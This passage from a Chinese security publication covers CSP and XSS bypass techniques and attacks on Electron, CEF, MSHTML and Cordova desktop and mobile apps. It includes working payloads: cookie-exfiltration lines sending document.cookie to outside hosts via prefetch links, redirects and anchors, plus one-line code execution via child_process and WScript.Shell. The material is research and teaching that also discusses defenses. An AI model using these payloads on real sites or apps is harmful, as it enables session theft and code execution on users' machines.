' (单引号) => ' (当 ENT_QUOTES 设置)
< (小于号) => <
> (大于号) => >

一般意义来说，对于上面的页面来说，这样的过滤可能已经足够了，但是很多时候场景永远比想象的更多 [»](#)。

```
<a href="{输入点}">  
<div style="{输入点}">  
  
<img src={输入点}>(没有引号)  
<script>{输入点}</script>
```

对于这样的场景来说，上面的过滤已经没有意义了，尤其输入点在 script 标签里的情况，刚才的防御方式可以说是毫无意义。

一般来说，为了能够应对这样的 XSS 点，我们会使用更多的过滤方式。

首先是肯定对于符号的过滤，为了能够应对各种情况，我们可能需要过滤下面这么多符号：

% * + , - / ; < = > ^ | `

但事实上过度的过滤符号严重影响了用户正常的输入，这也是这种过滤使用非常少的原因。

大部分人都会选择使用 htmlspecialchars+ 黑名单的过滤方法 [»](#)：

```
on\w+=  
script  
svg  
iframe  
link  
...
```

这样的过滤方式如果做的足够好，看上去也没什么问题，但回忆一下我们曾见过的那么多 XSS 漏洞，大多数漏洞的产生点，都是过滤函数忽略的地方。

那么，是不是有一种更底层的防御方式，可以从浏览器的层面来防御漏洞呢？

CSP 就这样诞生了...

二、CSP (Content Security Policy)

Content Security Policy (CSP) 内容安全策略，是一个附加的安全层，有助于检测并缓解某些类型的攻击，包括跨站脚本 (XSS) 和数据注入攻击。

CSP 的特点就是他是在浏览器层面做的防护，是和同源策略同一级别，除非浏览器本身出现漏洞，否则不可能从机制上绕过。

CSP 只允许被认可的 JS 块、JS 文件、CSS 等解析，只允许向指定的域发起请求。

一个简单的 CSP 规则可能就是下面这样 [»](#)：

```
header("Content-Security-Policy: default-src 'self'; script-src 'self' https://lorexxar.cn;");
```

其中的规则指令分很多种，每种指令都分管浏览器中请求的一部分。

指令	说明
<code>default-src</code>	定义资源默认加载策略
<code>connect-src</code>	定义 Ajax、WebSocket 等加载策略
<code>font-src</code>	定义 Font 加载策略
<code>frame-src</code>	定义 Frame 加载策略
<code>img-src</code>	定义图片加载策略
<code>media-src</code>	定义 <audio>、<video> 等引用资源加载策略
<code>object-src</code>	定义 <applet>、<embed>、<object> 等引用资源加载策略
<code>script-src</code>	定义 JS 加载策略
<code>style-src</code>	定义 CSS 加载策略
<code>sandbox</code>	值为 <code>allow-forms</code> , 对资源启用 <code>sandbox</code>
<code>report-uri</code>	值为 <code>/report-uri</code> , 提交日志



每种指令都有不同的配置：

Source Value	Example	Description
*	<code>img-src *</code>	Wildcard, allows any URL except data: blob: filesystem: schemes.
'none'	<code>object-src 'none'</code>	Prevents loading resources from any source.
'self'	<code>script-src 'self'</code>	Allows loading resources from the same origin (same scheme, host and port).
<code>data:</code>	<code>img-src 'self' data:</code>	Allows loading resources via the data scheme (eg Base64 encoded images).
<code>domain.example.com</code>	<code>img-src domain.example.com</code>	Allows loading resources from the specified domain name.
<code>*.example.com</code>	<code>img-src *.example.com</code>	Allows loading resources from any subdomain under <code>example.com</code> .
<code>https://cdn.com</code>	<code>img-src https://cdn.com</code>	Allows loading resources only over HTTPS matching the given domain.
<code>https:</code>	<code>img-src https:</code>	Allows loading resources only over HTTPS on any domain.
<code>'unsafe-inline'</code>	<code>script-src 'unsafe-inline'</code>	Allows use of inline source elements such as style attribute, <code>onclick</code> , or script tag bodies (depends on the context of the source it is applied to)
<code>'unsafe-eval'</code>	<code>script-src 'unsafe-eval'</code>	Allows unsafe dynamic code evaluation such as JavaScript <code>eval()</code>



三、CSP Bypass

CSP 可以很严格，严格到甚至和很多网站的本身都想相冲突。

为了兼容各种情况，CSP 有很多松散模式来适应各种情况。

在便利开发者的同时，很多安全问题就诞生了。

CSP 对前端攻击的防御主要有两个： 1、限制 js 的执行。 2、限制对不可信域的请求。

接下来的多种 Bypass 手段也是围绕这两种的。

1  :

```
header("Content-Security-Policy: default-src 'self'; script-src *");
```

天才才能写出来的 CSP 规则，可以加载任何域的 js  :

```
<script src="http://lorexxar.cn/evil.js"></script>
```

随意开火。

2  :

```
header("Content-Security-Policy: default-src 'self'; script-src 'self' ");
```

最普通最常见的 CSP 规则，只允许加载当前域的 js。

站内总会有上传图片的地方，如果我们上传一个内容为 js 的图片，图片就在网站的当前域下了 。

```
alert(1);//
```

直接加载图片就可以了  :

```
<script src='upload/test.js'></script>
```

3  :

```
header("Content-Security-Policy: default-src 'self'; script-src http://127.0.0.1/static/ ");
```

当你发现设置 self 并不安全的时候，可能会选择把静态文件的可信域限制到目录，看上去好像没什么问题了。

但是如果可信域内存在一个可控的重定向文件，那么 CSP 的目录限制就可以被绕过。

假设 static 目录下存在一个 302 文件  :

```
Static/302.php
```

```
<?php Header("location: ".$_GET['url']);?>
```

像刚才一样，上传一个 test.jpg 然后通过 302.php 跳转到 upload 目录加载 js 就可以成功执行  :

```
<script src="static/302.php?url=upload/test.jpg">
```

4  :



```
header("Content-Security-Policy: default-src 'self'; script-src 'self' ");
```

CSP 除了阻止不可信 js 的解析以外，还有一个功能是组织向不可信域的请求。

在上面的 CSP 规则下，如果我们尝试加载外域的图片，就会被阻止`<>`：

```
 -> 阻止
```

在 CSP 的演变过程中，难免就会出现了一些疏漏`<>`：

```
<link rel="prefetch" href="http://lorexxar.cn"> (H5 预加载)(only chrome)  
<link rel="dns-prefetch" href="http://lorexxar.cn"> ( DNS 预加载 )
```

在 CSP1.0 中，对于 link 的限制并不完整，不同浏览器包括 chrome 和 firefox 对 CSP 的支持都不完整，每个浏览器都维护一份包括 CSP1.0、部分 CSP2.0、少部分 CSP3.0 的 CSP 规则。

5

无论 CSP 有多么严格，但你永远都不知道会写出什么样的代码。

下面这一段是 Google 团队去年一份关于 CSP 的报告中的一份范例代码`<>`：

```
// <input id="cmd" value="alert,safe string">  
  
var array = document.getElementById('cmd').value.split(',');  
window[array[0]].apply(this, array.slice(1));
```

机缘巧合下，你写了一段执行输入字符串的 js。

事实上，很多现代框架都有这样的代码，从既定的标签中解析字符串当作 js 执行。

angularjs 甚至有一个 ng-csp 标签来完全兼容 csp，在 csp 存在的情况下也能顺利执行。

对于这种情况来说，CSP 就毫无意义了。

6`<>`：

```
header("Content-Security-Policy: default-src 'self'; script-src 'self' ");
```

或许你的站内并没有这种问题，但你可能会使用 jsonp 来跨域获取数据，现代很流行这种方式。

但 jsonp 本身就是 CSP 的克星，jsonp 本身就是处理跨域问题的，所以它一定在可信域中`<>`。

```
<script  
src="/path/jsonp?callback=alert(document.domain)//">  
</script>
```

```
/* API response */  
alert(document.domain); // {"var": "data", ...});
```

这样你就可以构造任意 js，即使你限制了 callback 只获取\w+的数据，部分 js 仍然可以执行，配合一些特殊的攻击手段和场景，仍然有危害发生。

唯一的办法是返回类型设置为 json 格式。

7  :

```
header("Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline' ");
```

比起刚才的 CSP 规则来说，这才是最普通的 CSP 规则。

unsafe-inline 是处理内联脚本的策略，当 CSP 中制定 script-src 允许内联脚本的时候，页面中直接添加的脚本就可以被执行了 。

```
<script>  
js code; //在 unsafe-inline 时可以执行  
</script>
```

既然我们可以任意执行 js 了，剩下的问题就是怎么绕过对可信域的限制。

1. js 生成 link prefetch

第一种办法是通过 js 来生成 link prefetch ：

```
var n0t = document.createElement("link");  
n0t.setAttribute("rel", "prefetch");  
n0t.setAttribute("href", "//ssssss.com/?" + document.cookie);  
document.head.appendChild(n0t);
```

这种办法只有 chrome 可以用，但是意外的好用。

2. 跳转 跳转 跳转

在浏览器的机制上，跳转本身就是跨域行为 ：

```
<script>location.href=http://lorexxar.cn?a+document.cookie</script>  
<script>windows.open(http://lorexxar.cn?a=+document.cookie)</script>  
<meta http-equiv="refresh" content="5;http://lorexxar.cn?c=[cookie]">
```

通过跨域请求，我们可以把我们想要的各种信息传出

3. 跨域请求

在浏览器中，有很多种请求本身就是跨域请求，其中标志就是 href 。

```
var a=document.createElement("a");  
a.href='http://xss.com/?cookie='+escape(document.cookie);  
a.click();
```

包括表单的提交，都是跨域请求。

四、CSP 困境以及升级

在 CSP 正式被提出作为减轻 XSS 攻击的手段之后，几年内不断的爆出各种各样的问题。

2016 年 12 月 Google 团队发布了关于 CSP 的调研文章《CSP is Dead, Long live CSP》

<https://static.googleusercontent.com/media/research.google.com/en//pubs/archive/45542.pdf>

Google 团队利用他们强大的搜索引擎库，分析了超过 160w 台主机的 CSP 部署方式，他们发现。

加载脚本最常列入白名单的有 15 个域，其中有 14 个不安全的站点，因此有 75.81% 的策略因为使用了脚本白名单，允许了攻击者绕过了 CSP。总而言之，我们发现尝试限制脚本执行的策略中有 94.68% 是无效的，并且 99.34% 具有 CSP 的主机制定的 CSP 策略对 XSS 防御没有任何帮助。

在 paper 中，Google 团队正式提出了两种以前被提出的 CSP 种类。

1、nonce script CSP

```
header("Content-Security-Policy: default-src 'self'; script-src 'nonce-{random-str}'");
```

动态的生成 nonce 字符串，只有包含 nonce 字段并字符串相等的 script 块可以被执行 。

```
<script nonce="{random-str}">alert(1)</script>
```

这个字符串可以在后端实现，每次请求都重新生成，这样就可以无视哪个域是可信的，只要保证所加载的任何资源都是可信的就可以了 。

```
<?php  
Header("Content-Security-Policy: script-src 'nonce-".$random." \"');  
?  
<script nonce="<?php echo $random?>">
```

2、strict-dynamic

```
header("Content-Security-Policy: default-src 'self'; script-src 'strict-dynamic' ");
```

SD 意味着可信 js 生成的 js 代码是可信的。

这个 CSP 规则主要是用来适应各种各样的现代前端框架，通过这个规则，可以大幅度避免因为适应框架而变得松散的 CSP 规则。

Google 团队提出的这两种办法，希望通过这两种办法来适应各种因为前端发展而出现的 CSP 问题。

但攻与防的变迁永远是交替升级的。

1、nonce script CSP Bypass

2016 年 12 月，在 Google 团队提出 nonce script CSP 可以作为新的 CSP 趋势之后，圣诞节 Sebastian Lekies 提出了 nonce CSP 的致命缺陷。

Nonce CSP 对纯静态的 dom xss 简直没有防范能力：

<http://sirdarckcat.blogspot.jp/2016/12/how-to-bypass-csp-nonces-with-dom-xs.html>

Web2.0 时代的到来让前后台交互的情况越来越多，为了应对这种情况，现代浏览器都有缓存机制，但页面中没有修改或者不需要再次请求后台的时候，浏览器就会从缓存中读取页面内容。

从 **location.hash** 就是一个典型的例子：

如果 JS 中存在操作 **location.hash** 导致的 xss，那么这样的攻击请求不会经过后台，那么 nonce 后的随机值就不会刷新。

这样的 CSP Bypass 方式我曾经出过 ctf 题目，详情可以看：

<https://lorexxar.cn/2017/05/16/nonce-bypass-script/>

除了最常见的 **location.hash**，作者还提出了一个新的攻击方式，通过 CSS 选择器来读取页面内容 。

```
*[attribute^="a"]{background:url("record?match=a")}  
*[attribute^="b"]{background:url("record?match=b")}  
*[attribute^="c"]{background:url("record?match=c")}[...]
```

当匹配到对应的属性，页面就会发出相应的请求。

页面只变化了 CSS，纯静态的 xss。

CSP 无效。

2、strict-dynamic Bypass

2017 年 7 月 Blackhat，Google 团队提出了全新的攻击方式 **Script Gadgets** 。

```
header("Content-Security-Policy: default-src 'self'; script-src 'strict-dynamic' ");
```

Strict-dynamic 的提出正是为了适应现代框架 但 Script Gadgets 正是现代框架的特性。

Content Security Policy				WAFs
whitelists	nonces	unsafe-eval	strict-dynamic	ModSecurity CRS
3 / 16	4 / 16	10 / 16	13 / 16	9 / 16
XSS Filters				Sanitizers
Chrome	Edge	NoScript	DOMPurify	Closure
13 / 16	9 / 16	9 / 16	9 / 16	5 / 16 

Script Gadgets 一种类似于短标签的东西，在现代的 js 框架中四处可见 ：

For example:

Knockout.js

```
<div data-bind="value: 'foo'"></div>
```


```
Eval("foo")
```

```
<div data-bind="value: alert(1)"></dib>
```

bypass

Script Gadgets 本身就是动态生成的 js，所以对新型的 CSP 几乎是破坏式的 Bypass。

Framework / Library	CSP				XSS Filter			Sanitizers		WAFs
	whitelists	nonces	unsafe-eval	strict-dynamic	Chrome	Edge	NoScript	DOMPurify	Closure	ModSecurity CRS
Vue.js			✓	✓	✓	✓	✓	✓	✓	✓
Aurelia	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
AngularJS 1.x	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
Polymer 1.x	✓	✓	✓	✓	✓	✓	✓	□	□	✓
Underscore / Backbone			✓	□	✓	✓	✓	✓	✓	✓
Knockout			✓	✓	✓	✓	✓	✓	✓	✓
jQuery Mobile	□	□	✓	✓	✓	✓	✓	✓	✓	✓
Emberjs	□	□	✓	✓	□	□	□	✓	✓	✓
React	□	□								
Closure			✓		✓	□	✓			
Ractive	□	✓	✓	✓	✓	□	□	□	□	□
Dojo Toolkit			✓		✓	✓	✓	✓	□	✓
RequireJS				✓		✓	□			
jQuery	□	□		✓	✓	□	□	✓		
jQuery UI	□	□		✓	✓	□	✓	✓	✓	
Bootstrap			✓	✓	✓	✓	✓	✓	✓	



五、写在最后

说了一大堆，黑名单配合 CSP 仍然是最靠谱的防御方式。

但，防御没有终点...

六、参考

[1] <https://paper.seebug.org/91/>

[2] <http://sirdarckcat.blogspot.jp/2016/12/how-to-bypass-csp-nonces-with-dom-xss.html>

[3] <https://xianzhi.aliyun.com/forum/read/523.html>

[4] <https://lorexxar.cn>

【安全研究】

你的 Web App 能弹计算器吗

作者：zsx

文章来源：【zsxsoft】 <https://blog.zsxsoft.com/post/32>

随着前端技术的高速发展，越来越多的软件正在使用浏览器相关技术作为其组成的一部分。和完全使用传统客户端技术开发的软件相比，部分或完全使用网页前端技术开发的软件有着开发成本低、部署成本低的优势。但自然而然地，我们也可以用常用的针对 Web 进行攻击的技术来攻击这一些客户端。由于客户端软件拥有更大的权限，在 Web 上使用场景严重受限的攻击技术，往往能造成更大的危害。

可以攻击到哪些软件呢？

这一种攻击手法真正做到了“一视同仁”，无论是桌面端还是移动端，不管是什操作系系统，只要是使用了浏览器相关技术，且代码存在缺陷的软件，都有潜在被攻击的可能。

本文在桌面端将围绕着 MSHTML、Electron、nw.js、CEF、QtWebKit 等展开讨论，移动端将围绕着直接引用 android.webkit.WebView、使用 Cordova 、 5+Runtime (DCloud) 等库展开讨论。

攻击方式有哪些呢？

常用的客户端攻击技术，包括缓冲区溢出漏洞等，不在本文的讨论范围中。于是我们还剩下在 Web 里负责最终用户的 XSS / CSRF / MITM 等、负责服务器的 SQL Injection / SSRF / 命令注入 / 文件上传等，同时还能把一些客户端攻击技术与 Web 结合，处理成新的攻击手段。

用途较少的 Web 攻击技术

负责服务器的 Web 攻击技术对客户端大部分都没有什么用途，原因包括：

我们一般不直接和客户端进行连接，往往都通过服务器中转，那直接攻击服务器会是更好的选择；

客户端的内网环境大多都没有什么敏感内容能作为进一步攻击的跳板（如攻击 Redis、攻击 MySQL、攻击 SQL Server）。

SQL Injection 还是有一定程度上的利用价值的，但客户端的 SQL 注入仍然比较鸡肋。大部分客户端都使用 SQLite 作为其本地关系型数据库，一般只能注入获得用户信息；而使用 Electron 编写的客户端在本地开个 PouchDB 之类的轻量级非关系型数据库也就是一两行的事情。即使注入成功，还可能缺少把信息传出的机制。需要配合其他漏洞使用。

CSRF 和客户端更没有多大关系，它走的仍然是服务器的接口。


HTML Hijacking


在 Windows 下，有一种常见的攻击手段叫 DLL Hijacking。绝大部分程序都有代码重用的需求，不能把代码静态编译到 exe 内。为了解决这种问题，就出现了动态链接库（DLL）技术。程序使用 LoadLibrary 将 DLL 加载进内存，然后执行 DLL 内的代码。自然而然地，如果我们把程序要加载的 DLL 替换为我们自己的 DLL，那我们就可以让程序执行我们想要的任意代码。需要注意的是，这并不是 Windows 的专属问题，Linux 和 macOS 下也可以劫持 .so 文件。

而在 WebApp 中，我们可以注意到，几乎所有的 .html 文件都是外部资源。对这些外部资源进行修改，就达到了和 DLL Hijacking 相同的效果。

Electron 中，资源通常以 asar 格式打包或者不打包，存放在 resources 目录之下。asar 格式类似 tar，只做归档，不提供签名和校验功能。也就是说，我们只要把 resources 目录进行替换，就可以让 Electron App 执行任意代码。

我们举一个非常恶趣味的例子，让 WordPress.com 和 Ghost 的 Native App 的代码互换。





可以注意到，Ghost.exe 的数字签名还是一切正常的状态。

——那边用 CEF 的别笑，你们也一样。只要你们的 HTML 文件存在本地，就拥有被劫持的可能。

这种攻击对目标用户有什么用呢？当然，它并不直接攻击目标用户。他的用途包括：

通过其他漏洞入侵用户电脑后，可以通过这种方式把恶意代码隐藏，达到就算用户使用杀毒软件清理病毒后，启动你的程序便又“春风吹又生”的效果。早年的 lpk.dll 系列病毒便是基于这个原理。

如果你的程序有数字签名，我就可以把恶意代码藏在 JS 里。这并不破坏数字签名，若用户在非官方网站下载到带料的你的程序，由于有数字签名的存在，用户会认为是你的程序有恶意代码，或是根本查不到源头。杀毒软件一般对于有数字签名的程序会更为信任，进一步可能达成“免杀”的效果。

方便黑客调试你的程序，找到其他的安全漏洞以便影响最终用户。

如何防御

如果程序不带数字签名，那也不必花心思来防范这种攻击了，投入产出不成正比。

使用 CEF 和 QtWebKit 的可以在加载每一个 HTML 之前通过已经签名、且含有校验信息的 DLL 对其进行校验。

使用 nwjs 的话 ,因为它的 HTML 代码是通过 zip 压缩后直接通过 copy /b 附加到程序后部的 ,所以理论上直接打数字签名即可解决。而 Electron 我并没有找到特别好的方法 ,可以关注 : <https://github.com/electron/electron/pull/9648>

RCE !

然后 ,就是 RCE(Remote Code Execution ,任意代码执行) 了。我们可以进行 MITM 攻击 ,或者是利用 XSS 漏洞 ,还可以利用 Flash 的安全漏洞。针对 Web App 这一形式 ,如果其使用了<iframe>或<webview>我们甚至还可以进行所谓的 “任意地址浏览” 。

我们姑且不考虑利用浏览器内核本身的漏洞进行攻击的手段。这类漏洞本身数量稀少 ,而且相当多还需要浏览器其它组件的支持 ,仅有一个内核也没多大用途。况且这部分通常可以通过浏览器本身的安全通告发现 ,及时更新即可解决。在这之外 ,你可能没想到的是 ,MITM 和 XSS 会是最后的主角。这两种攻击方式一种难度大 + 面对客户端没什么用 ,一种拿个 Cookie 之后就没什么用了。但我们的战场可是 Web 客户端。如果我们的网页是通过明文 HTTP 协议传输的 ,便可以通过 MITM 让客户端处理任意代码。如果无法利用 MITM ,那么可以试图寻找 XSS 漏洞来写入任意代码。而在浏览器之外的客户端程序执行任意代码 ,可能是致命的。

现在有不少客户端的 Web 页面是通过 HTTP 协议从互联网上拉取的 ,不存储在本地。比如说 Steam。还有一部分客户端采取部分本地代码、部分加载远程网页的形式。反正大家都是浏览器嘛 ,看看迅雷 9 ,那就真的把自己当成浏览器来处理了。——但无论是 Electron 还是 Cordova ,实际上都并不设计为浏览器 ,因此直接使用它们便会产生相应的安全隐患。使用 CEF、QtWebKit 等 ,也在一定情况下存在安全问题。

通过 XSS 等手段想办法得到执行任意代码的权限后 ,我们看看怎么逃离这个客户端吧。

通用攻击手段

首先是 Electron 和 Nwjs。这两个框架的 JavaScript 代码几乎拥有和 C++ 代码同等的权限 ,于是我们直接一行代码弹个计算器。  :

```
require('child_process').execSync('c:\\windows\\system32\\calc.exe')
```

除去 XSS 之外 ,如果一个 Electron 同时负担了浏览器访问网页的职能 ,在没做安全配置的情况下照样可以一行代码弹个计算器。即使正确配置了 nodeIntegration 恐怕也无济于事 ,今年的 BlackHat 大会发布了这么一篇文章 ,即是讲述如何绕过该功能实现 RCE 的

(CVE-2017-12581) :

<https://www.blackhat.com/docs/us-17/thursday/us-17-Carettoni-Electronegativity-A-Study-Of-Electron-Security.pdf>

其次是国内 DCloud 出的 5+Runtime (<https://dcloud.io/runtime.html>) , 自带 Native.js (<https://ask.dcloud.net.cn/docs/#/ask.dcloud.net.cn/article/88>), 对其进行攻击效果也拔群。

而未正确配置的 CEF 和 QtWebKit , 往往也可以造成任意代码执行。一个典型的例子 , 目前在网络上流传的在 CEF 里启用 Flash PPAPI 插件的代码 , 几乎无一例外关闭了 web_security , 同时打开了 no_sandbox。很多开发者为了自己读写本地资源方便 , 也都关闭了它 , 如图。

```
/o :  
79 // Specify CEF browser settings here.  
80 CefBrowserSettings browser_settings;  
81 browser_settings.web_security = STATE_DISABLED;  
82
```

在低版本的 CEF 中 , 如果关闭了 web_security , 只需要一行代码即可打开计算器 (在默认浏览器被设置成 IE 的情况下)  :

```
window.open('file:///c:/windows/system32/calc.exe')
```

而在高版本的 CEF 中 , 无法打开计算器了。出于不知道什么原因 , 也无法读写文件 (<https://bugs.chromium.org/p/chromium/issues/detail?id=40787> , 可以确认的是 QtWebKit 也不行) , 就不能使用通用的方案处理了。

——但别忘了 Flash 的存在。我们可以想办法看看这个程序有没有加载 Flash。

针对使用多进程的 CEF , 直接看启动参数即可。

Command line:

```
-ppapi-flash-path=chrome//ppflash//pepflashplayer32_25_0_0_127.dll
```

单进程的程序，就需要打开一个带有 Flash 的页面后，观察其 DLL 加载情况。或者直接开 IDA 逆向一波。

```
11
12  v9 = 0;
13  chrome_commandline_append_switch((int)&v3, "chrome//ppflash//pepflashplayer32_25_0_0_127.dll");
14  LOBYTE(v9) = 1;
15  chrome_commandline_append_switch((int)&v6, "--ppapi-flash-path");
16  LOBYTE(v9) = 2;
17  ((void (__stdcall **)(int *, int *))((_DWORD *)a2 + 60))((int *)&v6, (int *)&v3);
18  v6 = &off_100987FC;
19  if ( lpMem )
20  {
21      if ( v8 )
```

拿到 Flash 版本后，查查该版本 Flash 有啥 Bug，一波带走即可。

至于 MSHTML？感谢 COM 组件。[»](#)：

```
(new ActiveXObject('WScript.Shell')).Run('calc.exe');
```

定制攻击手段

通用的攻击手段实在不多，如果多的话，像 QQ 和微信早就被日穿了。所以，我们需要针对每个应用寻找有效的攻击代码。

以 Cordova 为例。cordova-plugin-inappbrowser 基本上是大家都必装的插件。于是，我们调用系统浏览器，利用 URI Scheme 弹个 B 站客户端先。[»](#)：

```
window.open('bilibili://bangumi/season/6463', '_system')
```

想读通讯录？看看有没有 navigator.contacts；读写文件？看看 window.requestFileSystem。

从上面的例子可以发现，我们的重点就是，


找到 Native 代码与网页的通讯方式。

确认 Native 暴露了哪一些 API 给网页。

那具体应该怎么找呢？

首先先试试能不能打开浏览器开发者工具。针对 Android App，可以通过 Chrome 浏览器进行远程调试。大部分使用了 WebView 的 App 发布后都没有关闭远程调试这一功能，这为我们的攻击带来了极大的方便。

随手打开一个 B 站客户端看看



如果能打开开发者工具，那要找特殊 API 就非常容易了；不能打开，也不是没有办法。

：

```
document.write(Object.keys(window).join('\n'))
```

通过这种方法可以把 window 下的键值全部输出到屏幕上，下一步一步一步慢慢找。一般来说，浏览器可以调用的特殊 API 在 window、navigator、external 三个位置上都可以找到。找到可以利用的函数后，可以接着全文搜索函数名查找引用，模仿着直接调用即可。可以利用的功能包括“打开文件”（在 Windows 下一般使用 ShellExecute 实现，因.exe、.scr 的文件关联为其自身，故可打开任意程序）“打开程序”、“打开子窗口”等。

如果找不到可以利用的函数，或者在直接调用时做了一定程度上的过滤，则应当去找任意一个函数的源码，研究其如何与 Native 交互。

可以用 ：

```
document.write(someFunction.toString())
```

把函数源码输出到屏幕上（有开发者工具直接进 Source 看就好了）。

接着，我们需要配合逆向服用。

如果其显示的是[native code]，说明这是一个直接暴露给 JavaScript 的 API。对于 Android App 的 WebView，可以直接逆向为 .jar 后搜索 addJavaScriptInterface 函数，

看到浏览器到底给 JavaScript 暴露了哪些东西。对于 CEF 等框架，可以从 Strings 搜索关键词直接一步一步 X 上去找到最终执行的函数，或者直接附加进程调试。

如果其显示的是 JavaScript 代码，则可一步一步跟踪上去直到顶层，看他的通信方式。目前比较流行的通信方式是自定义 URL Scheme 方式。其原理如下：

JavaScript 通过 iframe 或者 location.href 尝试打开地址

my-custom-scheme://my-custom-data

